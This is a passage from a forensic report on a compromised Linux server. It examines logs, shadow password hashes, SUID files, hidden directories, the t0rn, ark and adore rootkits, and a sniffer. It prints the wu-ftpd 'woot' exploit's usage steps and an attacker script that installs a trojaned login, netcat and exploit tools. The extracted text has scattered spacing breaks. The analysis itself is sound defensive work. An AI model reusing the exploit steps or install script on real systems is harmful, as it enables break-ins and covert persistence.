Feb 15 09:23:08 nlab telnetd[128  6]: ttloop: peer died: EOF
Feb 15 09:23:08 nlab inetd[530]: pid 1286: exit status 1
Feb    15    09:24:37    nlab    rpc.statd[392]:    gethostbyname    error    for
^X÷ÿ¿^X÷ÿ¿^Z÷ÿ¿^Z÷ÿ¿bffff760                                    8049710
8052c1868746567627473 6f6d616e797265206520726f7220726f66
…..
Feb 16 09:53 :43 nlab telnetd[4567]: ttloop: read: Connection reset by peer
Feb 16 09:53:43 nlab inetd[530]: pid 4567: exit status 1
Feb    16    12:39:56    nlab    rpc.statd[392]:    gethostbyname    error    for
^X÷ÿ¿^X÷ÿ¿^Z÷ÿ¿^Z÷ÿ¿bffff760
80497109090909068746567627473 6f6d616e79726520   6520726f7220726f66

Feb    16    12:39:58    nlab    rpc.statd[392]:    gethostbyname    error    for
^X÷ÿ¿^X÷ÿ¿^Z÷ÿ¿^Z÷ÿ¿bffff760
80497109090909068746567627473 6f6d616e797265206520726f7220726f66
Feb   16   19:32:25   nlab   ftpd[4714]:   FTP   LOGIN   FROM   210.195.XXX.XX
[210.195.XXX.X X], rsXXX
Feb 16 19:33:17 nlab ftpd[4714]: FTP session closed
(---The output removed ---)
```

On February 16th at 7.32 p.m. there was a valid FTP login by the user. Checks on the Internet showed that, there was a remotely exploitable hole in the *statd* daemon. However, it could be another person trying to get into the already compromised system. In line with the system allowing an anonymous FTP connection, every hacker would like to take over such a system. Unfortunately, other log files only showed legitimate activities recorded with the oldest one being on February 14th. Thus, we investigated on other files.

PASSWD and SHADOW Files

Checked on the password files looking for suspicious entries were carried out. These files were used to keep user accounts and encrypted password for the system. Everything seemed to be fine (refer to output below). There were no extraneous or mangled accounts or oddly looking shells existed.

```
[root@localhost evidence]# cd etc/
[root@localhost etc]# cat passwd
root:x:0:0:root:/r oot:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/adm:
lp:x:4:7:lp:/var/spool/lpd:
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:
operator:x:11:0:operator:/root:
games:x:12:100:games:/usr/games:
gopher:x:13:30:gopher:/usr/lib/gopher  -data:
ftp:x:14:50:FTP User:/home/ftp:
nobody:x:99:99:Nobody:/:
xfs:x:43:43:X Font S erver:/etc/X11/fs:/bin/false
thXXX:x:500:500:ThXXX:/home/thXXX:/bin/bash
```

```
spj:x:501:501::/home/spj:/bin/bash
scXXX:x:502:502::/home/scXXX:/bin/bash
rsXXX:x:503:503::/home/rsXXX:/bin/bash
maXXX:x:504:504::/home/maXXX:/bin/bash

[root@localhost etc]# cat shad  ow
root:$1$Z8JGcyF.$SNvGHqlqhYi5msxQ9THH11:11684:0:99999:7:   -1:-1:134540356
bin:*:11684:0:99999:7:::
daemon:*:11684:0:99999:7:::
adm:*:11684:0:99999:7:::
lp:*:11684:0:99999:7:::
sync:*:11684:0:99999:7:::
shutdown:*:11684:0:99999:7:::
halt:*:11684:0:99999:7: ::
mail:*:11684:0:99999:7:::
news:*:11684:0:99999:7:::
uucp:*:11684:0:99999:7:::
operator:*:11684:0:99999:7:::
games:*:11684:0:99999:7:::
gopher:*:11684:0:99999:7:::
ftp:*:11684:0:99999:7:::
nobody:*:11684:0:99999:7:::
xfs:!!:11684:0:99999:7:::
thXXX:$1$dy rz3fGG$0gVDtDPQKutg97f137GUa1:11755:0:99999:7:  -1:-1:134540364
spj:!!:11684:0:99999:7:::
scXXX:$1$REqt3ivD$/m.h6Av7ThKuKR36atpOy1:11684:0:99999:7:   -1:-1:134540308
rsXXX:$1$h0P/8I0W$hXkm9Kkayl67X6OgAbt1n/:11684:0:99999:7:   -1:-1:134540308
maXXX:$1$Ps4xoo1W$q1VE sJ.OglEVoN5nfPP7c/:11737:0:99999:7:  -1:-1:134539228
[root@localhost etc]#
```

Checked on the shadow files provided more information on the user. We looked at the username “spj” and the fact that there was no real password recorded. Did it belong to the owner or did the intruder create it? Can it be although the userid and groupid is not root? It is worth checking the home directory of the user to take a closer look what might available. Nothing extraordinary was found in the directory. It seemed to be a valid user.

```
root@localhost evidence]# ls  -la home/spj/
total 40
drwx------    4 501      501   4096   Dec 29  2001 .
drwxr-xr-x    9 root     root  4096   Feb 19  2002 ..
-rw-r--r--    1 501      501     24   Dec 29  2001 .bash_logout
-rw-r--r--    1 501       501    230   Dec 29  2001 .bash_profile
-rw-r--r--    1 501      501    124   Dec 29  2001 .bashrc
drwxr-xr-x    5 501      501   4096   Dec 29  2001 Desktop
-rwxr-xr-x    1 501      501    333   Dec 29  2001 .emacs
drwxr-xr-x    3 501      501   4096   D ec 29  2001 .kde
-rw-r--r--    1 501      501    435   Dec 29  2001 .kderc
-rw-r--r--    1 501      501   3394   Dec 29  2001 .screenrc
[root@localhost evidence]#
```

SUID and SGID Files

We then checked for the Set User ID (SUID or setuid) and the Set Group ID (SGID or setgid)[10] files that gave permissions to the unprivileged users to assume a super user role. Under certain circumstances, the unprivileged users require a root privileges to perform a given action such as changing password.

We used the find command to search for files that have the setuid and the setgid and saved it in the *"suid.txt"* file.

```
[root@localhost evidence]# find /mnt/evidence    \( -perm -004000 -o -perm -
002000 \) -type f -fls /home/evidence/suid.txt
[root@localhost evidence]# cat   /home/evidence/suid.txt
 …..
 61988   36 -rwsr-xr-x   1 root     root        35168 Feb 17  2000
/mnt/evidence/usr/bin/chage
 61990   36 -rwsr-xr-x   1 root     root        36756 Feb 17  2000
/mnt/evidence/usr/bin/gpasswd
 62090    8 -r-xr-sr-x   1 root      tty         6128   Mar  7  2000
/mnt/evidence/usr/bin/wall
 62299   24 -rwsr-xr-x   1 root     root       21816 Feb  4  2000
/mnt/evidence/usr/bin/crontab
 62381   36 -rwsr-xr-x   1 root     root       33288 Mar  2  2000
/mnt/evidence/usr/bin/at
 62715   76 -r-xr-sr-x   1 news   news    73144 Mar  3  2000
/mnt/evidence/usr/bin/inews
 64038  524 -rws--x--x 2 root     root      531516 Feb  3  2000
/mnt/evidence/usr/bin/suidperl
 64038  524 -rws--x--x  2 root   root      531516 Feb  3  2000
/mnt/evidence/usr /bin/sperl5.00503
 64084   20 -r-sr-sr-x    1 root     lp          16872 Feb 15  2000
/mnt/evidence/usr/bin/lpq
 64085   20 -r-sr-sr-x    1 root     lp          18568 Feb 15  2000
/mnt/evidence/usr/bin/lpr
 64086   20 -r-sr-sr-x    1 root     lp          1  7208 Feb 15  2000
/mnt/evidence/usr/bin/lprm
 64098   36 -rwxr-sr-x  1 root     man      36192 Mar  1  2000
/mnt/evidence/usr/bin/man
 64295   12 -r-s--x--x    root     root        12244 Feb  8  2000
/mnt/evidence/usr/bin/passwd
 64352   12 -rwxr-sr-x  1 root     mail        11620 Feb  8  2000
/mnt/evidence/usr/bin/lockfile
 64354   80 -rwsr-sr-x   1 root     mail        76432 Feb  8  2000
/mnt/evidence/usr/bin/procmail
 64387   16 -rwsr-xr-x   1 root     root        14352 Mar  7  2000
/mnt/evidence/usr/bin /rcp
 64389   12 -rwsr-xr-x  1 root     root        10256 Mar  7  2000
/mnt/evidence/usr/bin/rlogin
 64390    8 -rwsr-xr-x   1 root     root        7436 Mar  7  2000
/mnt/evidence/usr/bin/rsh
 64439   24 -rwxr-sr-x   1 root   slocate    24272 Feb  4  2000
/mnt/evidence/usr/bin/slocate
 65170   16 -rws--x--x   1 root    root       14056 Mar  7  2000
/mnt/evidence/usr/bin/chfn
 65171   16 -rws--x--x   1 root     root     13832 Mar  7  2000
/mnt/evidence/usr/bin/chsh
```

[10] Green, John, "Basic Forensic Principles Illustrated With Linux", The SANS Institute, 2002, pg 66

```
 65188    8 -rws--x--x  1 root     root         5640 Mar  7  2000
/mnt/evidence/usr/bin/newgrp
 65199   12 -rwxr-sr-x   1 root     tty          8328 Mar  7  2000
/mnt/evidence/usr/bin/write
 31105    8 -rwxr-sr-x   1 root     utmp    6096 Feb 25  2000
/mnt/evidence/usr/sbin/utempter
 31278    8 -rwsr-xr-x   1 root     root      5896 Mar  9  2000
/mnt/evidence/usr/sbin/usernetctl
 31438  12 -rwxr-sr-x   1 root   utmp    8792 Feb 22  2000
/mnt/evidence/usr/sbin/gnome -pty-helper
 32640   28 -rwxr-sr-x  1 root     lp          25064 Feb 15  2000
/mnt/evide nce/usr/sbin/lpc
 32947  320 -rwsr-sr-x  1 root     root      320516 Feb 18  2000
/mnt/evidence/usr/sbin/sendmail
 34207   20 -rwsr-xr-x   1 root     bin        16488 Feb  8  2000
/mnt/evidence/usr/sbin/traceroute
 34209   20 -rwsr-xr-x   1 root     root        18168 Mar  8  2000
/mnt/evidence/usr/sbin/userhelper
170040  36 -rwsr-xr-x  1 root     root     34751 Mar  1  2000
/mnt/evidence/usr/libexec/pt_chown
 15807   16 -rwsr-xr-x   1 root     root       14188 Mar  7  2000
/mnt/evidence/bin/su
 16080   20 -rwsr-xr-x   1 root     root       17968 Mar  6  2000
/mnt/evidence/bin/ping
 17713   60 -rwsr-xr-x   1 root     root       56208 Feb  3  2000
/mnt/evidence/bin/mount
 17714   28 -rwsr-xr-x   1 root     root       26608 Feb  3  2000
/mnt/evidence/bin/umount
 77678    4 -rwxr-sr-x    1 root     root         3860 Mar  9  2000
/mnt/evidence/sbin/netreport
 77682   28 -r-sr-xr-x    1 root     root        26126 Feb  6  2000
/mnt/evidence/sbin/pwdb_chkpwd
 77683   28 -r-sr-xr-x    1 root     root        27114 Feb  6    2000
/mnt/evidence/sbin/unix_chkpwd
 77887   48 -rwsr-sr-x  1 root     tty         45388 Mar  3  2000
/mnt/evidence/sbin/dump
 77889   72 -rwsr-sr-x   1 root     tty        67788 Mar  3  2000
/mnt/evidence/sbin/restore
[root@localhost evidence]#
```

The results from the searched the setuid and the setgid file of the compromised system seemed to be problematic. Many files such as gpasswd, rlogin etc were given super user access which showed as "s" instead of the "x" in the permissions listing. For example, th e passwd command file as highlighted above. These are dangerous because the intruder could replace the program with the same functionalities, and yet hide his/her actions. Or probably the files could already been replaced by the intruder. Once the passwd file was replaced, the new password changed by the users will be recorded.

Next, we checked for the hidden directories using the find command.

```
[root@localhost evidence]# find /mnt/evidence/    -name ".*"  -type d  -printf
"%Tc %k %h/%f \n" > /home/evidence/hid den.txt
[root@localhost evidence]# cat /home/evidence/hidden.txt
Mon 25 Mar 2002 11:03:14 PM MYT 4 /mnt/evidence/tmp/.font   -unix
Tue 26 Mar 2002 12:01:00 AM MYT 4 /mnt/evidence/tmp/.X11   -unix
Tue 22 Jan 2002 08:02:45 PM MYT 4 /mnt/evidence/tmp/..
Mon 18 Feb  2002 08:03:17 PM MYT 4 /mnt/evidence/dev/ida/.inet
Wed 27 Jun 2001 11:50:38 AM MYT 4 /mnt/evidence/dev/ida/.inet/..
Wed 13 Mar 2002 09:11:19 AM MYT 4 /mnt/evidence/usr/bin/..
```

```
Mon 14 Jan 2002 01:39:56 PM MYT 4 /mnt/evidence/usr/info/.t0rn
(---The output rem oved---)
Sun 13 Jan 2002 04:26:53 PM MYT 4 /mnt/evidence/etc/..
(---The output removed ---)
 [root@localhost evidence]#
```

The highlighted hidden directories were worth checking. Now, we knew where the intruder created and stored his/her files. In order to o btain a better picture, we checked for the hidden files. The highlighted output was investigated further at a later stage.

```
[root@localhost evidence]# find /mnt/evidence/    -name ".*" -type f -printf
"%Tc %k %h/%f \n" > /home/evidence/hidden_files.txt
[root@localhost evidence]# cat /home/evidence/hidden_files.txt
(---The output removed ---)
Mon 14 Jan 2002 01:39:56 PM MYT 4 /mnt/evidence/usr/lib/.ark?
Thu 03 Feb 2000 04:02:30 AM MYT 4 /mnt/evidence/usr/man/man1/..1.gz
Fri 04 Feb 2000 04:28:47 PM MYT 4 /mnt/evi  dence/usr/bin/.gitaction
Tue 28 Aug 2001 07:23:44 AM MYT 16 /mnt/evidence/usr/bin/.. /.x.tgz
Fri    21    Dec    2001    08:11:27    PM    MYT    4    /mnt/evidence/usr/bin/..
/psybnc/tools/.chk
(---The output removed ---)
Tue 29 Jan 2002 05:02:58 PM MYT 4 /mnt/evidence/bin/.bash_   history
(---The output removed ---)
 [root@localhost evidence]#
```

The .bash_history Files

Some interesting files worth checking were found such as the .bash_history located at *"/mnt/evidence/bin"* directory which was not usually the right place to be. The .bash_history records everytime the users type at shell console for specified length of entries. We checked on the file to see what we could find.

```
root@localhost evidence]# cat bin/.bash_history
w
cd /usr/src/.puta/
./zum system
/usr/sbin/traceroute abov e.net
exit
cd /usr/src/.puta/
./zum system
exit
cd /usr/src/.puta/
./zum system
telnet relay27.jaring.my
cd /usr/src/.puta/
./zum system
w
last
netstat
w
exit
w
cd /usr/src/.puta/
./zum system
telnet 202.185.XXX.XXX
```

```
locate sniff
exit
cd /usr/src/.puta/
./zum system
telnet 202.185.XXX.XXX
cd /usr/src/.puta/
./zum system
telnet 202.185.XXX.XXX
cd /usr/src/.puta/
./zum system
[root@localhost evidence]#
```

Our earlier investigations showed that the *"/mnt/evidence/usr/src/.puta/"* did not exist anymore. The directory was deleted and the intruder probably forgotten to clean up his/her actions that was recorded here.

The /dev Directory Files

Most entries of the *"/dev"* directories are called character; block or serial devices. The character mode means the data is read in serial fashion, one octet at a time such as audio file or writing to the keyboard. The floppy drive and the hard disk are considered as the block mode devices. [11]

We checked files in the *"/mnt/evidence/dev/"* directories which were both not character mode and block mode devices. The character mode represented by the "c" and the block mode represented by the "b" in the listing. The output as below:

```
[root@localhost dev]# find /mnt/evidence/dev   -not -type c -not -type b -
printf "%T@ %k %h/%f \n" | sort
1009072187 4 /mnt/evidence/dev/pis
1009072567 4 /mnt/evidence/dev/caca
1009134108 4 /mnt/evidence/dev/dsx
(---The output removed ---)
1013331291 12 /mnt/evidence/dev/ida/.inet/sl2
1013331291 16 /mnt/evidence/dev/ida/.inet/x
1013331291 272 /mnt/evidence/dev/  ida/.inet/rs.tar.gz
1013331291 4 /mnt/evidence/dev/ida/.inet/logclear
1013331291 4 /mnt/evidence/dev/ida/.inet/s
1013331291 4 /mnt/evidence/dev/ida/.inet/sense
1013331291 4 /mnt/evidence/dev/ida/.inet/ssh_host_key
1013331291 4 /mnt/evidence/dev/ptyq
1013331291 644 /mnt/evidence/dev/ida/.inet/fstab
1013331291 8 /mnt/evidence/dev/ida/.inet/linsniffer
1013426689 8 /mnt/evidence/dev/ida/.inet/adore  -0.14.tar.gz
1013426698 44 /mnt/evidence/dev/ida/.inet/sec.tar.gz
1014033396 8 /mnt/evidence/dev/ida/.inet/adore/ad  ore.o
1014033397 4 /mnt/evidence/dev/ida/.inet/adore
1014033398 16 /mnt/evidence/dev/ida/.inet/adore/ava
1014033797 4 /mnt/evidence/dev/ida/.inet
1014083234 4 /mnt/evidence/dev/ida/.inet/pid
1015411643 4 /mnt/evidence/dev/ida/.inet/ssh_random_seed
10154332 11 392 /mnt/evidence/dev/ida/.inet/tcp.log
(---The output removed ---)
```

[11] Green, John, "Basic Foren sic Principles Illustrated With Linux", The SANS Institute, 2002, pg 73

```
1111955552 4 /mnt/evidence/dev/ida/.inet/.. /clean
1111957697 24 /mnt/evidence/dev/ida/.inet/.. /sx
1112035362 4 /mnt/evidence/dev/ida/.inet/.. /scan
1112035933 16 /mnt/evidence/dev/ida/  .inet/.. /sc
433385100 12 /mnt/evidence/dev/ida/.inet/.. /lf
433385100 4 /mnt/evidence/dev/ida/.inet/.. /read
433385100 8 /mnt/evidence/dev/ida/.inet/.. /write
919821014 4 /mnt/evidence/dev/pts
946497384 4 /mnt/evidence/dev/ida/.inet/adore/LICENSE
95106639 0 4 /mnt/evidence/dev/ida/.inet/adore/ava.c
951068534 4 /mnt/evidence/dev/ida/.inet/adore/README
951075416 4 /mnt/evidence/dev/ida/.inet/adore/Makefile
951075680 16 /mnt/evidence/dev/ida/.inet/adore/adore.c
952032920 28 /mnt/evidence/dev/MAKEDEV
955240727  8 /mnt/evidence/dev/ida/.inet/.. /cl.sh
981907031 40 /mnt/evidence/dev/ida/.inet/.. /wu
981922856 24 /mnt/evidence/dev/ida/.inet/.. /va
982662522 16 /mnt/evidence/dev/ida/.inet/.. /bindscan
982662555 20 /mnt/evidence/dev/ida/.inet/.. /bind8x
982979591 4 /m nt/evidence/dev/ida/.inet/.. /bindme
985210077 644 /mnt/evidence/dev/ida/.inet/.. /xl
985431039 4 /mnt/evidence/dev/ida/.inet/.. /secure
987368158 4 /mnt/evidence/dev/ida/.inet/.. /rdx
987368180 4 /mnt/evidence/dev/ida/.inet/.. /xdr
987368952 4 /mnt/eviden ce/dev/ida/.inet/.. /psg
993197639 0 /mnt/evidence/dev/ida/.inet/.. /last.log
993588980 20 /mnt/evidence/dev/ida/.inet/.. /tcp.log
993613838 4 /mnt/evidence/dev/ida/.inet/..
```

We saw many files, which were not supposed to be in the directory. We also had listed files in the hidden directory shown by the *"/.. /"*. Further examination on the ambiguous files *("dsx", "ptyq",* and *"caca")* appeared to be some sort of configuration files. The Trojan program might have used names of the executables, port numbers, and IP addresses listed below as inputs to run.

```
[root@localhost dev]# cat dsx
2 apmd
2 sshd
2 irinel
2 luckscan -a
2 luckgo
2 luckstatdx
2 wu
2 initd
2 write
2 start
3 xl
[root@localhost dev]# cat ptyq
3 59659 >>/dev/ptyq
echo 3 59659
3 5965
3 5965
[root@loc alhost dev]# cat caca
2 217.156
2 217.10
2 213.233
2 microrom.ro
3 65534
3 6667
3 6666
3 48744
4 6667
4 6666
```

```
4 48744
4 65534
[root@localhost dev]#
```

Rootkit & Sniffer Program

Rootkit is a collection of files that widely used by the intruder to hide his/her activities from the administrator. It is also open a backdoor for the intruder to access at later time. We saw from earlier analysis, that there were signs of rootkit that has been installed. We further confirmed it by using a tool freely available, the chkrootkit[12] that maintains a database of signatures of many rootkits. This tool searches the system for signs of the Trojan binaries, rootkits, worms, sniffer logs and other abnomalies. The output in the quiet mode (display only the abnomalies) as follow:

```
[root@localhost chkrookit]./chkrootkit   -q -r /mnt/evidence
Checking `ifconfig'... INFECTED
Checking `killall'... INFECTED
Checking `netstat'... INFECTED
Checking `ps'... INFECTED
Checking `pstree'... INFECTED
Checking `top'... INFECTED

/mnt/evidence/dev /ida/.inet/rs.tar.gz     /mnt/evidence/dev/ida/.inet/tcp.log
/mnt/evidence/dev/dsx /mnt/evidence/dev/ptyq /mnt/evidence/dev/caca

/mnt/evidence/dev/ida/.inet/tcp.log /mnt/evidence/dev/ida/.inet/.. /tcp.log
Possible t0rn rootkit installed
Possible Ambient's roo tkit (ark) installed

/mnt/evidence/usr/lib/perl5/5.00503/i386  -linux/.packlist
/mnt/evidence/usr/lib/perl5/site_perl/5.005/i386  -linux/auto/MD5/.packlist
/mnt/evidence/usr/lib/linuxconf/install/gnome/.directory
/mnt/evidence/usr/lib/linuxconf/install/gnome/   .order
/mnt/evidence/usr/lib/.ark? /mnt/evidence/lib/modules/2.2.14   -5.0/.rhkmvtag

not tested
not tested
```

We noticed that some of the binaries such as the ps, pstree and netstat were replaced. It also confirmed our earlier findings on the hidden directory and gave us early information on the name of the rootkit installed.

Based on the output above, the hidden directory and the hidden files searched earlier, we checked on the suspicious directory. First, we inspected the "*/mnt/evidence/etc/.. /*" (i.e. dot-dot-space-space-space) directory.

```
[root@localhost ..   ]# ls  -la
total 896
drwxr-xr-x    5 root     ftp          4096 Jan 13  2002 .
drwxr-xr-x   30 root     root         4096 Mar 25  2002 ..
drwxr-xr-x    3 root     root         4096 Jan 13  2002 exp  loit
```

[12] Murilo, Nelson et al, "chkrootkit.tar.gz", Pangeia Informatica, URL: http://www.chkrootkit.org (31 Jan 2003)

```
drwxr-xr-x    2 root     ftp          4096 Jan 13  2002 scan
-rwxr-xr-x    1 root     ftp          1345 Jan 13  2002 wope
drwxr-xr-x    4 root     root         4096 Jan 13  2002 xxx
-rw-r--r--    1 root     ftp        888023 Jan 11  2002 xxx.tar.gz
[root@localhost ..   ]#
```

Here we saw, the entire file belong to the *"root"* with some of them were in the FTP group. We then checked the exploit directory.

```
[root@localhost exploit]# ls  -la

total 180
drwxr-xr-x    3 root     root         4096 Jan 13  2002   .
drwxr-xr-x    5 root     ftp          4096 Jan 13  2002 ..
-rwxr-xr-x    1 root     root       108738 Jan 10  2002 7350
lrwxrwxrwx    1 root     ftp            11 Jan 13  2002 forcer    ->
woot/forcer
-rwxr-xr-x    1 root     ftp         39741 Jan 13  2002   free
-rwxr-xr-x    1 root     ftp         14581 Jan 13  2002 netbios
drwxr-xr-x    2 root     root         4096 Jan 13  2002 woot
[root@localhost exploit]#

root@localhost woot]# ls  -la
total 316
drwxr-xr-x    2 root     root         4096 Jan 13  2002 .
drwxr-xr-x    3 root     root         4096 Jan 13  2002 ..
-rw-rw-rw-    1 root     root          422 Jan 10  2002 distro.h
-rw-rw-rw-    1 root     root          188 Dec 13  2001 doit
-rwxr-xr-x    1 root     ftp        255530 Jan 13  2002 forcer
-rw-rw-rw-    1 root     root         2915 Jan  3  2002 forcer.c
-rw-rw-rw-    1 root     root         1448 Dec 12  2001 getaddr.sh
-rw-rw-rw-    1 root     root          772 Dec  8  2001 Makefile
-rw-rw-rw-    1 root     root         1567 Dec 10  2001 README
-rw-rw-rw-    1 root     root         1354 Dec 10  2001 README.by   -hand
-rw-rw-rw-    1 root     root           27 Dec 12  2001 VERSION
-rwxr-xr-x    1 root     ftp        14407 Jan 13  2002 woot   -exploit
-rw-rw-rw-    1 root     root         3804 Dec 14  2001 w  oot-exploit.c
[root@localhost woot]#
```

In this directory we can see that there were various exploit files, which may have been used by the intruder to gain accessed to the system. Checked on the README file gave us an insight of the exploit. It was the wu -ftpd exploit for version 2.6.1 and lower, developed by the "zen -parse" in year 2001. It is publicly available on the Internet.

```
[root@localhost woot]# cat README
README: wu-ftpd 2.6.1 ~{ exploit  - woot-exploit.c / forcer.c
================================  ============================
(c) zen-parse 2001

 wu-ftp 2.6.1 and lower(?)
 private educational use only.
 not to be used on any system without permission.
 not to be distributed except by zen  -parse.
 not to be sold or traded.
 the latest version should b  e at

        http://crash.ihug.co.nz/~Sneuro/woot  -exploit.tar.gz
```

```
 (c) zen-parse 2001

                              :PLEASE NOTE:
This bug has a patch available. If the daemon has been patched, this exploit
will not work.

To automatically work out the st  uff for you for localhost:
$ ./getaddr.sh

eg:
$ ./getaddr.sh
// I assume you have checked localhost is vulnerable.
// Please wait...
//
"Ver wu-2.6.1-16.7x.1",
0x08073118, 0x08085f00, 0,
//
// Done.
$
(NB: The particular version above is not vulnerable. T   his is an example
only.)

then copy and paste them into distro.h
or, once you know getaddr.sh works:
$ ./getaddr.sh >>distro.h
./getaddr.sh >>distro.h
// I assume you have checked localhost is vulnerable.
// Please wait...
//
//
// Done.
$
(the messages yo u see are output to stderr, and the actual details to
distro.h,
preventing distro.h from filling up with repetitive comments.

(To see how to do edit distro.h by hand, see README.by   -hand)

After adding the localhost ftpd compile the program:
$ make both

To use:
$ ./forcer [type] [address]
Attempts to brute force the daemon.
eg:
$ ./forcer 2 localhost

If it succeeds, then you can run

$ ./forcer magic
To gain a root shell.
[root@localhost woot]#
```

We also found something that appeared to be an installation file at the *"/mnt/evidence/etc/.. /xxx/"* directory. We checked the file typed and found out that it was a text based file or the shell script. So, we listed out the content of file for investigation.

```
[root@localhost xxx]# file install
install: ASCII t ext
[root@localhost xxx]# cat install
tar -zxvf wu-ftpd-2.6.2.tar.gz
cd wu-ftpd-2.6.2 ; ./configure ; make ; make install
```

```
cd ..
rm -rf wu-ftpd-2.6.2
#mv /bin/login /etc/.login
cd /etc/"..   "/xxx/
tar -zxvf rk.tar.gz  -C /bin/
cd /bin/ ; cc  -o login ulogin. c  ; rm -rf ulogin.c
mkdir /etc/"..   "/scan
cd /etc/"..   "/xxx/tool ; cc   -o /etc/"..   "/scan/miffo miffo.c ; cc   -o
/etc/"..   "/scan/ftpscan ftpscan.c ; cc   -o /etc/"..   "/scan/banner
bannerlog.c ; cc  -o /etc/"..   "/bpcd bpcd.c ; cp wope /etc/"..   "/    ; cp nc
/usr/bin/ ; cp nc /bin/
rm -rf *.c
cd ..
tar -zxvf exploit.tar.gz  -C /etc/"..   "/
cd /etc/"..   "/exploit
cc -o netbios netbios.c
cc -o free free.c
rm *.c
cd /etc/"..   "/exploit/7350wu ; make
rm *.c
mv 7350wu ../7350
cd ..
rm -rf 7350wu
cd /etc/" ..   "/exploit/woot ; make both
cd ..
ln -s woot/forcer forcer

echo INSTALLAZIONE TERMINATA !!!
[root@localhost xxx]#
```

The installation script gave us the default directory which the file will be installed i.e. the *"/etc/.. /"* once executhed. This script installed the exploit tarbell *("exploit.tar.gz")* to specified directory.

Next, we inspected the "*mnt/evidence/usr/bin/.. /* "(i.e. dot-dot-space) directory. There were more Trojan files found in it.

```
[root@localhost bin]# cd ".. "
[root@localhost .. ] # ls -la
total 1036
drwxr-xr-x    3 root     root         4096 Mar 13  2002 .
drwxr-xr-x    3 root     root        24576 Mar  4  2002 ..
-rw-r--r--    1 root     root        14316 Mar  6  2002 adore.tar.gz
-rwxr-xr-x    1 root     root        13585 Dec 23    2001 b
-rwxr-xr-x    1 root     root         1345 Apr 29  2001 cl
-rwxr-xr-x    1 root     root         1815 Dec 24  2001 luckgo
-rwxr-xr-x    1 root     root        15755 Dec 24  2001 luckscan   -a
-rwxr-xr-x    1 root     root        21974 May 30  2001 luc  kstatdx
drwxrwxr-x   10 root     root         4096 Mar 14  2002 psybnc
-rw-r--r--    1 root     root       643491 Mar  6  2002 psybnc.tar.gz
-rwxr-xr-x    1 root     root         4060 Mar  9  2001 read
-rwxr-xr-x    1 root     root         6124 May 13  200  1 sl2
-rw-r--r--    1 root     root        85894 Mar 26  2002 tcp.log
-rwxr-xr-x    1 root     root        13872 Aug 30  2001 v
-rwxr-xr-x    1 root     root        16105 Aug 27  2001 write
-rwxr-xr-x    1 root     root         1187 May 30  2001 wroot
-rwxr-xr-x    1 root     root        15602 May 30  2001 wscan
-rwxr-xr-x    1 root     root        15608 Nov  1  2001 wted
-rwxr-xr-x    1 root     root        99706 May 30  2001 wu
-rw-r--r--    1 root     root        14315 Aug 28  2001 .x.tgz
[root@localhost  .. ]#
```

A sniffer mostly record the account username and password, the source and destination IP address obtain from the network. Once known, the intruder could use the information to gain a “legitimate” access to the system. We detected earlier that the linsniffer was installed on the compromised system. Our investigation found the sniffer files located at the “*mnt/evidence/dev/ida/.inet /*” directory.

```
root@localhost .. ]# cd /mnt/evidence/dev/ida/.inet/
[root@localhost .inet]# ls  -la
total 1444
drwxr-xr-x    4 root     root         4096 Feb 18  2002 .
drwxrwxr-x    3 root     root        12288 Feb 10  2002 ..
drwxr-xr-x    2 root     root         4096 Jun 27  2001 ..
drwxr-xr-x    2 root     root         4096 Feb 18  2002 adore
-rw-r--r--    1 root     r oot        7291 Feb 11  2002 adore  -0.14.tar.gz
-rwxr-xr-x    1 root     root       654083 Feb 10  2002 fstab
-rwx------    1 root     root         7165 Feb 10  2002 linsniffer
-rwx------    1 root     root           75 Feb 10  2002 logclear
-rw-r--r--    1 root     root            4 Feb 19  2002 pid
-rw-r--r--    1 root     root       273438 Feb 10  2002 rs.tar.gz
-rw-r--r--    1 root     root          704 Feb 10  2002 s
-rw-r--r--    1 root     root        43887 Feb 11  2002 sec.tar.gz
-rwxr-xr-x    1 roo t     root         4060 Feb 10  2002 sense
-rwx------    1 root     root         8268 Feb 10  2002 sl2
-rw-------    1 root     root          540 Feb 10  2002 ssh_host_key
-rw-------    1 root     root          512 Mar  6  2002 ssh_random_seed
-rw-r--r--    1 root     root       396812 Mar  7  2002 tcp.log
-rwxr-xr-x    1 root     root        13726 Feb 10  2002 x
[root@localhost .inet]#
```

The intruder had created another hidden directory (“.. “ i.e. dot -dot-space) in it to store the information collected fr om the network in the tcp.log file.

```
[root@localhost .inet]# cd ".. "
[root@localhost .. ]# ls  -la
total 872
drwxr-xr-x    2 root     root         4096 Jun 27  2001 .
drwxr-xr-x    4 root     root         4096 Feb 18  2002 ..
-rwxr-xr-x    1 root     roo t       19659 Feb 20  2001 bind8x
-rwxr-xr-x    1 root     root        1365 Feb 24  2001 bindme
-rwxr-xr-x    1 root     root       15657 Feb 20  2001 bindscan
-rwxr-xr-x    1 root     root        1345 Mar 28  2005 clean
-rw-r--r--    1 root     root         7108 Apr  9  2000 cl.sh
-rw-r--r--    1 root     root            0 Jun 22  2001 last.log
-rwx------  1 root     root         8268 Sep 26  1983 lf
-rwxr-xr-x    1 root     root         2938 Apr 16  2001 psg
-rwxr-xr-x    1 root     root          840   Apr 16  2001 rdx
-rwxr-xr-x    1 root     root         4060 Sep 26  1983 read
-rwxr-xr-x    1 root     root        16035 Mar 29  2005 sc
-rwxr-xr-x    1 root     root          140 Mar 29  2005 scan
-rwxr-xr-x    1 root     root          239 Mar 24  2001 s  ecure
-rwxr-xr-x    1 root     root        21149 Mar 28  2005 sx
-rw-r--r--    1 root     root        17716 Jun 27  2001 tcp.log
-rwxr-xr-x    1 root     root        22582 Feb 12  2001 va
-rwx------    1 root     root         7165 Sep 26  1983 write
-rwxr-xr-x    1 root     root        37760 Feb 11  2001 wu
-rwxr-xr-x    1 root     root          190 Apr 16  2001 xdr
-rwxr-xr-x    1 root     root       652190 Mar 22  2001 xl
[root@localhost .. ]#
```

